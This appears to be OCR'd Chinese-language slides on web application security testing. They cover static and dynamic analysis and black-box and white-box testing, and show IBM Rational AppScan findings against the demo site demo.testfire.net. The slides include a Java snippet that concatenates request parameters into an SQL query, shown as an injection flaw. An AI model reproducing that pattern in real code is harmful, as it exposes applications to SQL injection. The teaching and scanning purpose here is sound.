
Static Analysis

Greatest accuracy

Dynamic Analysis


黑箱測試原理示意

- Stage 1: 如同一個正常的使用者探索網頁連結




黑箱測試原理示意

- Stage 1: 如同一個正常的使用者探索網頁連結
- Stage 2: 使出渾身解數進行各種測試



白箱測試原理示意



```
String beginDate = request.getParameter(“beginDate");
```


```
// ...
String beginDate = request.getParameter(“beginDate");
String endDate = request.getParameter(“endDate");

// ...
String query = "SELECT * from TRANSACTIONS where " +'
  “bDate='" + beginDate + "' " +
```

```
String query = "SELECT …" + beginDate
```

```
// ...
ResultSet rs = stmt.executeQuery(query);
```

```
ResultSet rs = stmt.executeQuery(query);
```

Rational AppScan: 簡單明瞭的使用者介面


demo.scan - IBM Rational AppScan
檔案(F) 編輯(E) 檢視(V) 掃描(S) 工具(T) 說明(H)
掃描 暫停 手動探索 掃描配置 Scan Expert(P) 掃描日誌 報告 更新
URL 型
儀表板
問題嚴重性評估
上一個 下一個 嚴重性 狀態
問題資訊 諮詢 修正建議 要求/回應

我的應用程式 (88)
http://demo.testfire.net/ (88)
/ (3)
comment.aspx (4)
default.aspx (1)
disclaimer.htm (1)
feedback.aspx (1)
high_yield_investments.htm
search.aspx (1)
servererror.aspx
subscribe.aspx (7)
subscribe.swf
survey_questions.aspx
admin (1)
altoro
bank (68)
images (1)
pr

問題總數：88

28	27	22	11

排列依據：嚴重性	降冪

'我的應用程式'的 88 個安全問題（771 個變式）


- 盲目的 SQL 注入 (2)
- 跨網站 Scripting (9)
- 未加密的登入要求 (3)
- 目錄清單 (1)
- 找到資料庫錯誤型樣 (13)
- 找到機密檔案 (1)
- 偽造跨網站要求 (9)
- 不適當地封鎖帳戶 (1)
- 未更新階段作業 ID (1)
- 未簽章的 __VIEWSTATE 參數 (3)
- 找到可能的伺服器路徑揭露型樣 (1)
- 啟用 Microsoft ASP.NET 除錯功能 (1)
- 應用程式錯誤 (15)
- HTML 註解機密性資訊揭露 (3)
- 未加密的 __VIEWSTATE 參數 (3)

跨網站 Scripting

嚴重性:	高
類型:	應用程式層次測試
WASC 威脅分類:	用戶端攻擊：跨網站 Scripting
CVE 參照:	N/A
安全風險:	有可能竊取或操作客戶階段作業和 Cookie，其可能用來假冒合法的使用者，讓駭客可以檢視或變更使用者記錄，以及以該使用者的身分來執行交易

造訪的 URL 115/115 完成的測試 19979/19979 88 個安全問題 28 27 22 11

找到的資安漏洞




排列依據：嚴重性 | 降冪

'我的應用程式'的 88 個安全問題（771 個變式）

- ⊞ 盲目的 SQL 注入 (2)
- ⊟ 跨網站 Scripting (9)
  - ⊞ http://demo.testfire.net/bank/customize.aspx (2)
  - ⊞ http://demo.testfire.net/bank/login.aspx (1)
  - ⊞ http://demo.testfire.net/bank/transfer.aspx (2)
  - ⊞ http://demo.testfire.net/comment.aspx (2)
  - ⊟ http://demo.testfire.net/search.aspx (1)
    - txtSearch
  - ⊞ http://demo.testfire.net/subscribe.aspx (1)
- ⊞ 未加密的登入要求 (3)
- ⊞ 目錄清單 (1)
- ⊞ 找到資料庫錯誤型樣 (13)
- ⊞ 找到機密檔案 (1)
- ⊞ 偽造跨網站要求 (9)
- ⊞ 不適當地封鎖帳戶 (1)

資安漏洞線上教學



跨網站 Scripting

- 嚴重性: ❗高
- 類型: 應用程式層次測試
- WASC 威脅分類: 用戶端攻擊：跨網站 Scripting
- CVE 參照: N/A
- 安全風險: 有可能竊取或操作客戶階段作業和 Cookie，其可能用來假冒合法的使用者，讓駭客可以檢視或變更使用者記錄，以及以該使用者的身分來執行交易

▼ **可能原因**

未正確地消毒使用者所輸入的危險字元

▶ **技術說明**


▼ **受影響的產品**

這個問題可能會影響不同類型的產品。

▼ **參照和相關鏈結**

- CERT 諮詢 CA-2000-02
- 「Microsoft 如何：防止跨網站 Scripting 安全問題 (Q252985)」
- 「Microsoft 如何：防止 ASP.NET 中的跨網站 Scripting」

詳盡完整的補強建議



跨網站 Scripting

» 修正建議

